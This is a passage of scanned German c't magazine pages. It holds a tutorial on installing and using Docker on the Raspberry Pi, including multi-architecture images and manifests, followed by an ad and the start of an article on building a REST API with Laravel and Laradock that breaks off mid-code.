**E**ntwickler und Unternehmen schätzen Software-Container schon seit Langem. Mit ihnen kann man im Handumdrehen Wordpress, MediaWiki, Node-Red und andere Dienste einrichten und konfigurieren. War Docker anfangs nur für x86-Prozessoren verfügbar, läuft es nun auf zahlreichen Architekturen, darunter auch ARM-CPUs des Einplatinenrechners Raspberry Pi. So kann man Dienste, die man noch argwöhnisch beäugt, problemlos und gut weggesperrt als Container auf den Raspi befördern. Oder man lässt unterschiedliche Versionen von Laufzeitumgebungen wie NodeJS nebeneinander laufen, ohne dass sie sich ins Gehege kommen.

Sollten Sie bereits mit Docker vertraut sein und sich nur für die Spezifika von Docker auf ARM-Architekturen interessieren, können Sie die nächsten Abschnitte überspringen und bei „Image-Suche“ weiterlesen.

Um den gesamten Artikel inklusive Erstellung von Containern, die sowohl für Raspi und PC geeignet sind, nachzuvollziehen, brauchen Sie einen Raspberry Pi 2 oder neuer und einen PC mit einer funktionierenden Docker-Installation. Falls Sie noch keine Docker-Installation haben und Debian, Ubuntu, Fedora oder CentOS einsetzen, können Sie die im Artikel für den Raspberry Pi empfohlenen Installations schritte auch auf dem PC durchführen. Eine Ausnahme ist Ubuntu 18.10 – dort laufen nur die Docker-Versionen aus den Paketquellen (`sudo apt install docker.io`). Sie sind für den Testeinsatz aktuell genug. Für macOS und Windows finden Sie auf der Docker-Homepage Anleitungen zur Installation. Den Link dazu und alle weiteren zum Artikel finden Sie über [ct.de/yxpp](http://ct.de/yxpp).

### Container-Crashkurs

Auch wenn es vielleicht auf den ersten Blick so erscheint: Container sind keine virtuellen Maschinen, sondern laufen als Prozesse wie ganz normale Software auf dem System, werden aber durch spezielle Kernel-Techniken von anderen Prozessen getrennt. Dadurch hat man praktisch keine Performance-Einbußen, aber dennoch voneinander sauber getrennte Dienste. In den Containern läuft typischerweise nur ein einziger Prozess. Wird dieser beendet, verschwindet damit auch der Container.

Basis der Container sind sogenannte Images, die alle Dateien enthalten, die der Container zum Betrieb benötigt. Diese Images kann die Software im Container nicht verändern. Dateien, die einen Neustart des Containers überleben sollen, bewahrt man in separaten „Volumes“ auf. So ist Reproduzierbarkeit sichergestellt: Das Docker-Image sieht auf jedem Host gleich aus und es herrschen immer die gleichen Voraussetzungen. Die Inhalte eines Image beschreibt ein Dockerfile [1]. Es definiert alle Schritte, die beim Bau vollzogen werden. Zunächst wird darin ein Basis-Image festgelegt, das dann um Dateien oder Funktionen erweitert wird. Anhand des Dockerfile kann man nachvollziehen, welche Daten sich im fertigen Image befinden.

Die Docker-Images lagern in einer so genannten Registry, also einem Image-Verzeichnis. Ab Werk ist das der Docker Hub ([hub.docker.com](https://hub.docker.com)). Dort finden sich zahllose Images, die von verschiedenen Entwicklern gepflegt werden. Wie bei jeder Software gibt es auch in Containern Sicherheitsprobleme, daher muss man schauen, ob das gewählte Image noch aktualisiert wird und wer es pflegt [2]. Eine Besonderheit stellen die offiziellen Images aus der sogenannten Docker-Library dar. Sie versorgt ein vom Unternehmen Docker Inc. bezahltes Team regelmäßig mit Updates. Gute und schlechte Images aus einanderzuhalten erfordert ein bisschen Augenmaß.

Tiefer in die Hintergründe und Techniken für Container steigen die Artikel „Wo Container punkten“ [3] und „Warum Docker rockt“ [4] ein.

## Einrichtung

Will man seinen Raspi nicht nur für Docker einsetzen, empfiehlt sich die Raspian-Standarddistribution Raspbian. Schreiben Sie das Image wie gewohnt auf eine SD-Karte und starten Sie den Raspi mit ihr. Bedenken Sie jedoch: Je größer die SD-Karte, desto besser – sofern Sie keinen externen Speicher wie einen USB-Stick oder eine Festplatte zum Speichern der Docker-Images und deren Daten verwenden. Acht Gigabyte sollte man nicht unterschreiten, um nicht sofort um Platz kämpfen zu müssen.

Für das Einrichten von Docker auf dem Raspi empfehlen die Docker-Entwickler das Installationsskript `get-docker.sh`.

Laden Sie es auf der Konsole wie folgt herunter:

```
curl -fsSL https://get.docker.com -o
↳ get-docker.sh
```

## Docker-Distros für den Raspi

Wie beim Raspi üblich, haben sich schnell spezialisierte Distributionen für Docker entwickelt. Um den Raspi bemühen sich: Hypriot, resinOS und Rancher OS. Hypriot basiert auf Raspbian und bringt die notwendigen Docker-Werkzeuge gleich mit, Updates und Optimierungen gibt es aber relativ selten. Die weitere Konkurrenz hat einige Nach-

teile. So muss man resinOS mit einem speziellen Konfigurationswerkzeug anpassen. Die Zukunft von Rancher OS ist ungewiss, denn seit Version 2.0 setzt das darauf aufsetzende Container-Verwaltungstool Rancher auf die Container-Orchestrierung Kubernetes, und Rancher OS wurde noch nicht entsprechend angepasst.

```
pi@raspberrypi: ~ $ docker run hello-world
Unable to find image 'hello-world:latest' locally
latest: Pulling from library/hello-world
61a750ce94d2: Pull complete
Digest: sha256:0add3ace90ecb4adbf777e9aacf18357296e799f81cabcf9fde470971e499788
Status: Downloaded newer image for hello-world:latest

Hello from Docker!
This message shows that your installation appears to be working correctly.

To generate this message, Docker took the following steps:
1. The Docker client contacted the Docker daemon.
2. The Docker daemon pulled the "hello-world" image from the Docker Hub.
   (arm32v7)
3. The Docker daemon created a new container from that image which runs the
   executable that produces the output you are currently reading.
4. The Docker daemon streamed that output to the Docker client, which sent it
   to your terminal.

To try something more ambitious, you can run an Ubuntu container with:
$ docker run -it ubuntu bash

Share images, automate workflows, and more with a free Docker ID:
https://hub.docker.com/

For more examples and ideas, visit:
https://docs.docker.com/get-started/
```

**Hallo Welt!** Der erste Container ist schnell gestartet und gibt ein paar Basisinformationen zur Arbeitsweise von Docker aus.

Die Parameter `-fsSl` verstecken einige überflüssige Statusausgaben und `-o` gibt die Zielfile an. Der Download sollte in Sekundenbruchteilen erledigt sein. Kontrollieren Sie anschließend den Inhalt mit einem Dateibetrachter wie `less`, um sicherzugehen, dass Ihnen keiner ein falsches Skript untergeschoben hat und auch, um zu prüfen, ob der Download wirklich erfolgreich war. Zur Kontrolle finden Sie eine weitere Kopie des Skripts im zugehörigen GitHub-Repository, das Sie über die Links zum Artikel erreichen. Ist alles in Ordnung, führen Sie das Skript mit Root-Rechten aus:

```
sudo sh get-docker.sh
```

Das Skript richtet das Docker-Paket-Repository und die notwendigen Pakete (allen voran `docker-ce`) für Raspbian automatisch ein. Außerdem wird der Docker-Daemon in Zukunft automatisch beim

Systemstart geladen. Raspbian selbst liefert nur eine hoffnungslos veraltete Fassung von Docker im Paket `docker.io` mit. Damit der Raspbian-Standardbenutzer `pi` mit dem Docker-Daemon interagieren kann, muss man ihn zum Mitglied in der Gruppe `docker` machen:

```
sudo usermod -aG docker pi
```

Damit die Gruppenänderung wirkt, müssen Sie sich einmal ab- und wieder anmelden. Anschließend können Sie mittels `docker ps` überprüfen, ob die Einrichtung geklappt hat. Da noch keinerlei Container laufen, sollten Sie eine leere Tabelle erhalten. Um den ersten Container zu starten, führen Sie `docker run hello-world` aus. Daraufhin lädt der Docker-Daemon das Image `hello-world` aus dem Repository herunter und erzeugt daraus einen Container. Der gibt nur ein paar Informationen aus und wird dann beendet.

## Bauarbeiten

Für das weitere Verständnis ist es nützlich, den Bau eines Container-Image und seinen Start nachzuvollziehen. Als erstes Beispiel bauen Sie einen einfachen Container, der mittels des Programms `Screenfetch` ein paar Systeminformationen ausgibt. Um Ihr erstes eigenes Docker-Image zu bauen, erzeugen Sie einen neuen Ordner namens `docker-test` in Ihrem Home-Verzeichnis und erstellen Sie darin eine Datei namens `Dockerfile`, die Sie wie folgt befüllen:

```
FROM ubuntu
RUN apt-get update
RUN apt-get -y upgrade
RUN apt-get install -y screenfetch
ENTRYPOINT ["/usr/bin/screenfetch"]
```

Das Dockerfile ist simpel aufgebaut: Auf Grundlage des offiziellen Ubuntu-Basis-Images (`FROM ubuntu`) wird ein neues Image erzeugt. Zeilen, die mit `RUN` beginnen, führen den nachfolgenden Befehl beim Bauen des Images aus. Hier werden die Paketlisten und alle installierten Programme aktualisiert. Anschließend wird noch Screenfetch installiert. Der `ENTRYPOINT` legt den Befehl fest, den der Container beim Start ausführt. Wie eben schon erwähnt, existiert der Container nur, so lange Screenfetch läuft.

Nun können Sie das Docker-Image erzeugen. Geben Sie dafür folgenden Befehl ein:

```
docker build . --tag myimage:test
```

Vergessen Sie nicht den Punkt in der Mitte, damit Docker das Dockerfile im aktuellen Verzeichnis verwendet und umsetzt. Der Parameter `--tag` legt den Namen des Image fest, damit Sie es leichter identifizieren und aktualisieren können. Enden die letzten Zeilen der Ausgabe wie folgt, war der Bau erfolgreich.

```
Successfully built 60d9a33b54f6
Successfully tagged myimage:test
```

In einem Container kann Ubuntu laufen, auch wenn der Host Raspbian verwendet.

```
pi@raspberrypi:~/dockertest $ docker run image:test -E
./+o+
 root@e893968b25f8
OS: Ubuntu
Kernel: armv7l Linux 4.14.79-v7+
Uptime: 8d 5h 46m
Packages: 112
Shell:
CPU: ARMv7 rev 4 (v7l) @ 4x 1.2GHz
GPU: BCM2708
RAM: 104MiB / 927MiB

yyyy- -yyyyyy+
 ://+/////-y yyyy o
 .++ .:/+++++-+ssss/
 .++o: /+++++++/:-:-
 o:+o:+: . `` `` -/oo+++
 .++o:+o:/. ` +sssooo/+
 ./++/+o+o: `/sssooo.
 /++/+o+: `` /::--:.
 \+/+o+++` ++//.+
 .++o++o+o: `` /dddhhd.
 .+o+o+: `` oddhhhd+
 \+.++o+o: `` :odhhhhh+
 :o++ `` ohhhhhhhhyo+os:
 .o: `` syhhhhhhh/.o++o` 
 /osyyyyyy+oooo+++/` 
 `` +oo++o\:
 `` oo++.
```

Wobei die Zeichenfolge in der ersten Zeile am Ende variiert, denn sie ist die eindeutige Image-ID und verändert sich mit jedem Bauvorgang, daher auch die explizite Benennung des Images per `--tag`. Jetzt können Sie den Container ausführen:

```
docker run myimage:test
```

Nun sollte Screenfetch ein paar Informationen über das laufende System ausgeben und zeigen, dass es Ubuntu als Betriebssystem verwendet, da Ubuntu als Basis-Image für den Container dient. Von Raspbian bekommt die Software im Container nichts mit. Informationen wie Uptime oder RAM sind jedoch universell und auch innerhalb eines laufenden Containers mit denen des Hostsystems identisch.

Leider spuckt Screenfetch noch eine Fehlermeldung aus, weil das Programm

ps mit der Container-Umgebung Probleme hat. Sie können die Meldung unterdrücken, indem Sie beim Start des Containers noch den Parameter `-E` an Screenfetch übergeben:

```
docker run myimage:test -E
```

Damit haben Sie das Handwerkszeug für den grundlegenden produktiven Einsatz von Docker auf dem Raspberry Pi.

## Image-Suche

Bei der Suche nach Images für den Raspi muss man etwas Geduld aufbringen: Docker konnte zu Anfang keine Container für andere Prozessorarchitekturen als AMD64 (auch x86-64 genannt) bauen oder ausführen. Inzwischen ist das Problem gelöst, dennoch gibt es ein paar Dinge, auf die machen achten muss, um die Arbeit auf anderen Architekturen zu

## Raspi, ARM und Architekturen

Mit dem Wechsel der CPUs im Lauf der Jahre hat sich auch die Mikroarchitektur des Raspis geändert. Aus ARMv6 wurde ARMv7. Ab dem Raspberry Pi 2 V1.2 beherrschen die CPUs auch das 64-bittige ARMv8, der Kernel von Raspbian spiegelt das jedoch nicht wieder. Er läuft je nach Modell entweder mit ARMv6 oder ARMv7. Eine Auflistung, welche Modelle welche Mikroarchitektur unterstützen, finden Sie in der Tabelle „Raspi-Mikroarchitekturen“. Mit Images für ARMv7 oder ARMv6 macht man in der Regel nichts falsch, denn die ARM-CPUs sind immer abwärtskompatibel. Ohnehin macht Docker auf einem Raspberry Pi der ersten Generation oder Pi Zero (W) die lediglich ARMv6 beherrschenden wegen der geringen Geschwindigkeit keinen Spaß. Die ARMv8-Architektur

unterstützt fast keine Raspi-Distribution und die Vorteile der 64-Bit-Architektur sind ohnehin zu vernachlässigen. Wer andere Plattformen mit ARM-CPUs einsetzt, bekommt vielleicht eine 64-Bit-Distro und kann dementsprechende Images nutzen.

Docker Inc. hat die regelmäßig gepflegten Images aus der Library für zahlreiche Prozessortypen portiert, darunter auch einige ARM-Varianten. Offiziell unterstützt werden aber nur die Architekturen arm32v7, arm32v8, amd64 und windows-amd64. Alle weiteren bietet Docker quasi nur aus „Höflichkeit“ an. In den Beschreibungen der offiziellen Images auf dem Hub kann man sehen, welche Architekturen das jeweilige Image unterstützt. Klickt man auf die Architektur, landet man auf der Seite des spezifischen Images. Für

die unterschiedlichen Architekturen hat Docker Inc. eigene Repositories angelegt. So findet sich unter arm32v7/hello-world die ARMv7-Variante des hello-world-Image.

## Raspi-Mikroarchitekturen

Modell	CPU	Architektur
Raspberry Pi	BCM2835	ARMv6
Raspberry Pi Compute Module	BCM2835	ARMv6
Raspberry Pi B+	BCM2835	ARMv6
Raspberry Pi 2 V1.1	BCM2836	ARMv7
Raspberry Pi 2 V1.2	BCM2837	ARMv8
Raspberry Pi 3	BCM2837	ARMv8
Raspberry Pi 3+	BCM2837B0	ARMv8
Raspberry Pi Zero (W)	BCM2835	ARMv6



## Immer gut für neue Ideen.

Sparen Sie 10% im Abo und sammeln wertvolles Know-how:

- **6 Ausgaben** kompaktes Profiwissen für nur 55,80 €
- **Workshops und Tutorials**
- **Tests und Vergleiche** aktueller Geräte
- **Sparvorteile mit Gutscheinen und Sonderaktionen**
- **Bequeme Zustellung** direkt nach Hause
- **Inklusive Geschenk**



Ihr Geschenk

Jetzt bestellen:

[www.ct-foto.de/abo](http://www.ct-foto.de/abo)

```
{
  "schemaVersion": 2,
  "mediaType": "application/vnd.docker.distribution.manifest.list.v2+json",
  "manifests": [
    {
      "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
      "size": 1784,
      "digest": "sha256:b1033d485fe98081289d...22a782399",
      "platform": {
        "architecture": "amd64",
        "os": "linux"
      }
    },
    {
      "mediaType": "application/vnd.docker.distribution.manifest.v2+json",
      "size": 1784,
      "digest": "sha256:64086497e0db9facd0c0...8f4b796fe",
      "platform": {
        "architecture": "arm",
        "os": "linux",
        "variant": "v7"
      }
    }
  ]
}
```

Ein Image-Manifest beschreibt, welche Varianten eines Images zur Verfügung stehen. In diesem Fall gibt es das Image für ARM- und AMD64-Prozessoren.

erleichtern. Das soeben gebaute Image für den Raspi würde auf einem x86-PC nicht funktionieren, weil die Prozessorarchitektur nicht kompatibel ist. Das gilt auch bei Images, die im Docker Hub hochgeladen werden. Daher muss man nach passenden Images suchen.

Docker-Hub-Nutzer stellen Images teils unter eigenen Benutzer-Accounts, Repositories oder Tags bereit. Manche Entwickler pflegen spezifische Repositories für den Raspi, etwa als `merlinschumacher/meinprojekt-raspi`. Häufiger trifft man „Tags“ an, die man dem Namen des Images hinten anstellt, zum Beispiel in Form von `merlinschumacher/meinprojekt:raspi`. Die Tags dienen dazu, bestimmte Versionen oder Varianten von Images auszuwählen. Lässt man das Tag weg, bezieht Docker immer das mit `latest` getaggte Image, also das zuletzt veröffentlichte.

Da man die Tags und Image-Namen frei vergeben kann, gibt es zahlreiche Schlagwörter wie etwa `arm`, `arm32v5`, `arm32v6`, `arm32v7`, `armhf`, `armel`, `raspi` oder `raspi`, die auf Raspi-Kompatibilität hinweisen. Tags wie `arm32v7` entstammen der

Bezeichnung der Mikroarchitektur der Raspi-CPU (Details dazu im Kasten „Raspi, ARM und Architekturen“).

## Doppeltes Image

Glücklicherweise muss man nicht immer das passende Tag für die benötigte Architekturvariante des Image angeben, denn Docker kann die passende Version selbst beziehen. Gibt man nur `docker run hello-world` ein, lädt Docker automatisch das zum System passende Image runter, egal ob beispielsweise `amd64` oder `arm32v7`. Dabei wird im Hintergrund ein Trick angewandt: Der Docker-Daemon prüft, welche Architektur das System hat und schaut in einem sogenannten „Image-Manifest“, welche kompatiblen Images in der Registry angeboten werden. Das Manifest beschreibt die Eigenschaften des Images und kann auch auf Alternativen verweisen. Hauptziel der aktuellen Version 2 des Image-Manifests war es, Multi-Architektur-Images zu ermöglichen. Durch das Manifest kann ein Image-Name auf unterschiedliche Images verweisen und aus `ubuntu` wird entweder `amd64/ubuntu` oder `arm32v7/ubuntu`. So kann

man aus dem gleichen Dockerfile Images für verschiedene Systeme generieren.

Um ein eigenes Multi-Architektur-Image auf dem Docker Hub bereitzustellen, müssen Sie sich dort zunächst einen Account erstellen und sich anschließend auf der Kommandozeile mittels `docker login` einloggen. Der Befehl fragt dann den auf der Website vergebenen Benutzernamen und das zugehörige Passwort ab. So hat Ihr lokaler Daemon Zugriff auf Ihre Repositories auf dem Hub, um Images hoch- und herunterzuladen. Anschließend klicken Sie auf der Startseite auf „Create Repository“, um ein neues Container-Repository zu erzeugen. Vergeben Sie dort den Namen `publicimage`. Die Beschreibung unter „Description“ können Sie leer lassen. Bei „Visibility“ können Sie sich zwischen einem öffentlichen („Public“) und privatem („Private“) Repository entscheiden. Ein privates Repository ist umsonst. Für erste Gehversuche sollte man das private wählen, damit lädt sie kein Fremder unbedarfzt herunter.

Auf dem Raspi wechseln Sie nun wieder in das Verzeichnis mit Ihrem Dockerfile. Dort führen Sie folgende Befehle aus:

```
docker tag myimage:test ↵
↳ MEINBENUTZERNAME/ ↵
↳ publicimage:arm32v7 ↵
docker push MEINBENUTZERNAME/ ↵
↳ publicimage:arm32v7
```

Mit `docker tag` gleichen Sie den Namen des lokalen Image `myimage` an den des öffentlichen `publicimage` an. Der nachfolgende Tag `test` wird zum passenderen `arm32v7`. Anschließend lädt Docker das Image zum Hub hoch, sodass es von dort jederzeit bezogen werden kann.

An Ihrem PC führen Sie jetzt fast die gleichen Befehle aus, ersetzen jedoch das `arm32v7` durch `amd64`:

```
docker tag myimage:test ↵
↳ MEINBENUTZERNAME/ ↵
↳ publicimage:amd64 ↵
docker push MEINBENUTZERNAME/ ↵
↳ publicimage:amd64
```

Rufen Sie nun das Repository im Docker Hub auf. Im Abschnitt „Tags“ werden Sie die Tags `arm32v7` und `amd64` sehen. Sie (und bei öffentlichen Repositories auch andere Docker-Hub-Nutzer) können nun mittels `docker pull` `MEINBENUTZERNAME/publicimage:amd64` oder `...:arm32v7` das jeweilige Image beziehen. Es fehlt noch der Tag `latest`. Dieser muss aber nicht mit einem Image befüllt sein, sondern kann auf ein

Image-Manifest zeigen, das Docker auf die architekturspezifischen Images verweist.

Die Manifest-Funktion von Docker gilt noch als experimentell. Daher muss man sie manuell freischalten. Bearbeiten Sie dafür die Datei config.json im Konfigurationsordner von Docker. Unter Linux und macOS ist das `~/.docker/`. Ergänzen Sie dort die mit "experimental" beginnende Zeile wie im folgenden Beispiel gezeigt:

```
{
  "experimental": "enabled",
  "auths": {
    "https://index.docker.io/v1/": {}
  }
  ...
}
```

Unter Windows können Sie die Einstellung per GUI vornehmen, indem Sie einen Rechtsklick auf den kleinen Wal im Infobereich ausführen und dort „Einstellungen“ wählen. Im Einstellungsdialog wechseln Sie zum Reiter „Daemon“ und setzen den Haken bei „Experimental features“.

Anschließend können Sie mit docker manifest arbeiten. Damit der Tag latest auf ein Manifest anstelle eines Images zeigt, das wiederum auf die Image-Tags arm32v7 und amd64 verweist, müssen Sie das erstmal mit docker manifest create erstellen:

```
docker manifest create ↵
  MEINBENUTZERNAME/publicimage: ↵
  latest MEINBENUTZERNAME/ ↵
  publicimage:arm32v7 ↵
  MEINBENUTZERNAME/publicimage:amd64 ↵
docker manifest push MEINBENUTZERNAME/ ↵
  /publicimage:latest
```

Dabei wird der zuerst angegebene Tag MEINBENUTZERNAME/latest mit den nachfolgenden Tags verknüpft. Der Docker-Daemon sucht sich dann in Zukunft anhand des Manifests beim Download die Version, die am besten zu seiner Architektur passt. Anschließend schickt docker manifest push das frische Manifest zum Hub.

Wenn Sie nun noch einmal die Webseite des Repositories besuchen, werden

Im Docker Hub kann man schauen, für welche Architekturen ein Image verfügbar ist.

Sie dort den neuen Tag latest finden. Überfahren Sie den kleinen Tux anschließend mit der Maus, zeigt Ihnen das Pop-up an, dass das latest für Linux-Betriebssysteme gedacht ist und für arm und amd64 zur Verfügung steht. Docker tut sein bestes, um die Architektur eines Image zu identifizieren. Das klappt bei ARM nur eingeschränkt, sodass man nochmal Hand anlegen muss. Um die genaue ARM-Architekturvariante v7 zu spezifizieren, greift man zu docker manifest annotate. Annotate legt die Manifestdetails für die Images fest. Um im Manifest die korrekte ARM-Variante zu hinterlegen und die Änderung zu publizieren, dient folgender Befehl:

```
docker manifest annotate ↵
  MEINBENUTZERNAME/publicimage: ↵
  latest MEINBENUTZERNAME/ ↵
  publicimage:arm32v7 --os linux ↵
  --arch arm --variant v7
docker manifest push MEINBENUTZERNAME/ ↵
  /publicimage:latest
```

Sie können auch einen Blick in das Manifest eines Images werfen:


```
docker manifest inspect ↵
  MEINBENUTZERNAME/publicimage
```

Die Ausgabe sollte der im Listing auf Seite 152 ähneln. Sie können damit auch die Manifeste fremder Container einsehen, etwa das von hello-world. Der ist ein gutes Beispiel für einen aufwendigen Multi-Architektur-Container.

Wenn Sie nun den Container mit docker run MEINBENUTZERNAME/publicimage auf einem beliebigen PC oder Raspi ausführen, bekommen Sie automatisch die korrekte Image-Variante geliefert.

## Weitermachen

Zwei nützliche Begleiter für weitergehende Docker-Experimente sind Git und Docker-Compose. Das Versionskontrollsystem Git taucht im Zusammenhang mit Docker häufig auf, weil die meisten Entwickler ihre Docker-Projekte auf GitHub [5] veröffentlichen. Installieren Sie es mittels sudo apt install git. Ebenfalls



Mit einem sogenannten Manifest kann ein Image-Tag auf verschiedene Varianten verweisen.

fast unverzichtbar für den Einsatz von Docker ist Docker-compose [6]. Das Python-Skript hilft, Dienste mehrerer Container zu einer Anwendung zu verknüpfen und ermöglicht es so, schnell komplexe Infrastrukturen zu stricken. Es findet hier im Artikel keine Verwendung, eine Installation ist dennoch ratsam, denn wenn man etwa ein Content-Management-System, die zugehörige Datenbank und einen Webserver mit einem Schritt erzeugen will, ist Docker-compose das Werkzeug der Wahl. Auch hier liefert Raspbian nur ein Uralt-Paket. Man installiert Docker-compose deshalb besser direkt systemweit über den Python-Paketmanager Pip:

```
sudo pip3 install docker-compose
```

Wenn man öfter Images bauen muss, lohnt es sich, den Vorgang in der Cloud zu automatisieren. Im Fall der Multi-Architektur-Images muss man dazu noch ein paar Klimmzüge machen. Das würde aber den Rahmen dieses Artikels sprengen.

(mls@ct.de) ct

## Literatur

- [1] Thorsten Leemhuis, Warenverkehr, Container mit Docker bauen, umschlagen und betreiben, c't 5/2016, S. 112
- [2] Jan Mahn, Schichtsalat, Gute und schlechte Container-Images unterscheiden, c't 16/2018, S. 114
- [3] Merlin Schumacher, Docker-Praxis mit Linux, Wo Container punkten, c't 15/2017, S. 106
- [4] Peter Siering, Warum Docker rockt, Mit Containern Zeit und Nerven sparen, c't 16/2018, S. 104
- [5] Jan Mahn, Merlin Schumacher, Arbeiten mit GitHub, Antworten auf die häufigsten Fragen, c't 21/2018, S. 158
- [6] Jan Mahn, Container-Komponist, Docker-Container mit Docker-Compose einrichten, c't 26/2018, S. 148

Links und Downloads: [ct.de/yxpp](http://ct.de/yxpp)



Bild: Jan Bintakies

# RESTregal

## REST-API mit dem PHP-Framework Laravel entwickeln

**Um ein API zu entwickeln, das Daten in einer Datenbank ablegt und Endpunkte zum Lesen, Anlegen, Bearbeiten und Löschen bereitstellt, muss man das Rad nicht neu erfinden. Mit dem PHP-Framework Laravel entsteht zügig ein funktionsfähiges API. Setzt man dabei auf Docker-Container, ist die Arbeitsumgebung schnell eingerichtet.**

Von Manuel Ottlik

W er ein API (Application Programming Interface) für eine Anwendung gestaltet, sollte sich bei der Benennung der Endpunkte an Standards halten, die sich in den letzten Jahren durchgesetzt haben. Entwickler haben sich vor allem an das Paradigma REST gewöhnt. Es stellt über HTTP-Adressen Daten zu einem Objekt bereit und erlaubt, Objekte zu bearbeiten. Das Paradigma sagt jedoch nicht, woher diese Informationen kommen und wie sie gespeichert werden: REST bestimmt zum Beispiel das Aussehen einer Laderampe, an der man Informationspäckchen abholen kann – welches Lager-

system dahintersteckt, entscheidet der Entwickler. Er könnte die Daten in Textdateien speichern, in einer SQL- oder NoSQL-Datenbank ablegen. An den REST-Endpunkten ändert das nichts. Wie genau eine REST-Laderampe funktioniert und auszusehen hat, haben wir bereits beschrieben [1]. In diesem Artikel soll es um die Umsetzung eines Datenlagers mit dem PHP-Framework Laravel gehen. Kenntnisse in der objektorientierten Programmierung sind hilfreich. Als Beispiel entsteht eine Raumverwaltung für Gebäude. Das gesamte Projekt und alle weiterführenden Links finden Sie über [ct.de/y3hx](http://ct.de/y3hx).

## Fundament gießen

Die Entwicklung findet in einer Docker-Umgebung statt. In einem Container soll ein Webserver mit PHP laufen, ein anderer Container stellt die SQL-Datenbank bereit und ein weiterer dient als Arbeitsumgebung für den Entwickler. Einen ausführlichen Einstieg in Docker haben wir bereits veröffentlicht [2]. Für Software-Entwickler bietet Docker viele Vorteile: Auf der Entwicklungsmaschine können Sie die gleichen Bedingungen schaffen, die später auf dem Server herrschen – der Container enthält alle Abhängigkeiten. Für die Arbeit mit Laravel müssen Sie nicht bei null beginnen und eigene Dockerfiles schreiben. Stattdessen können Sie die vorbereitete Umgebung Laradock einsetzen (siehe ct.de/y3hx). Sie bringt viele Container mit, von denen Sie zu Beginn nicht alle benötigen. Die Voraussetzungen auf der Entwicklungsmaschine sind überschaubar: Sie müssen nur Docker, Docker-Compose [3], Git und eine Entwicklungsumgebung Ihrer Wahl installiert haben. Docker-Experte brauchen Sie für den Bau des APIs nicht zu sein – die wichtigsten Befehle lernt man während der Arbeit mit den Laradock-Containern.

## Tragende Wände ziehen

Bevor es losgeht, brauchen Sie ein Arbeitsverzeichnis auf Ihrem macOS-, Windows- oder Linux-Rechner. Navigieren Sie in der Kommandozeile in diesen Ordner. Windows-Nutzer sollten zur PowerShell greifen, damit Sie aus der Unix-Welt bekannte Befehle wie mv und cp nutzen können. Die Laradock-Umgebung laden Sie per Git herunter:

```
git clone https://github.com/j
laradock/laradock.git
```

Wechseln Sie in den Ordner „laradock“. Der Container-Aufbau wird über eine Datei namens „.env“ konfiguriert, die Umgebungsvariablen für das Container-Setup enthält. Eine vorbereitete Datei liegt bereits im Ordner. Sie muss nur kopiert werden: cp env-example .env. Der Kopiervorgang muss unter Windows über die PowerShell erfolgen, weil der Explorer nicht in der Lage ist, eine Datei in .env umzubenennen. Öffnen Sie die umbenannte Datei in einem Texteditor und ändern Sie die Zeile, die mit APP\_CODE\_PATH\_HOST beginnt. Sie legt fest, wo das Verzeichnis mit dem PHP-Code liegen soll. Für das Beispiel soll der Ordner „ct-

restposten“ heißen und auf gleicher Ebene wie der Ordner „laradock“ liegen.

```
APP_CODE_PATH_HOST=.../ct-restposten
```

Eine weitere kleinere Änderung ist in der Zeile nötig, die die Variable MYSQL\_VERSION enthält. Sie muss auf 5.7 festgelegt werden – mit MySQL 8 gibt es aktuell Probleme, an denen die Laradock-Entwickler arbeiten. Auf Windows-Nutzer lauert vor dem ersten Start noch eine kleine Falle: Je nach Einstellung von Git können die Zeilenenden von Skriptdateien beim Clone-Vorgang beschädigt werden. Öffnen Sie die Datei laradock/nginx/startup.sh mit einem Editor wie Notepad++ und stellen Sie über „Bearbeiten/Format Zeilenende“ sicher, dass Unix-Zeilenden ausgewählt sind. Wollen Sie mehrere Laradock-In-

stanzen auf einem PC betreiben, sollten Sie DATA\_PATH\_HOST in einen individuellen Projektnamen ändern. Ansonsten überschreiben sich die Datenbankcontainer schlimmstenfalls gegenseitig.

Jetzt sind alle Vorbereitungen getroffen und die Anwendung kann das erste Mal gestartet werden. Führen Sie im Ordner „laradock“ den Befehl

```
docker-compose up -d
nginx mysql workspace
```


aus. Docker wird die Container mit Nginx, MySQL und der Arbeitsumgebung bauen und hochfahren. Das wird beim ersten Start etwa fünf Minuten dauern, weil Docker die Abhängigkeiten herunterlädt und Skripte ausführt. Herunterfahren können Sie das Setup mit docker-compose down.

```
namespace App\Http\Controllers;
use App\Building;
use App\Room;
use App\Http\Resources\RoomResource;
use Illuminate\Http\Request;
class RoomController extends Controller{
    public function index(Building $building){
        return RoomResource::collection(
            $rooms = Room::where('building_id', $building->id)
        );
    }
    public function show(Building $building, Room $room){
        return new RoomResource(
            $room
        );
    }
    public function store(Request $request, Building $building){
        $request->validate([
            "name" => "required|string|min:3|max:255",
            "seats" => "nullable|integer|min:0",
            "windows" => "required|boolean",
        ]);
        $room = new Room($request->input());
        $room->building_id = $building->id;
        $room->save();
        return new RoomResource($room);
    }
    public function destroy(Building $building, Room $room){
        $room->delete();
        return response()->json('Room deleted', 200);
    }
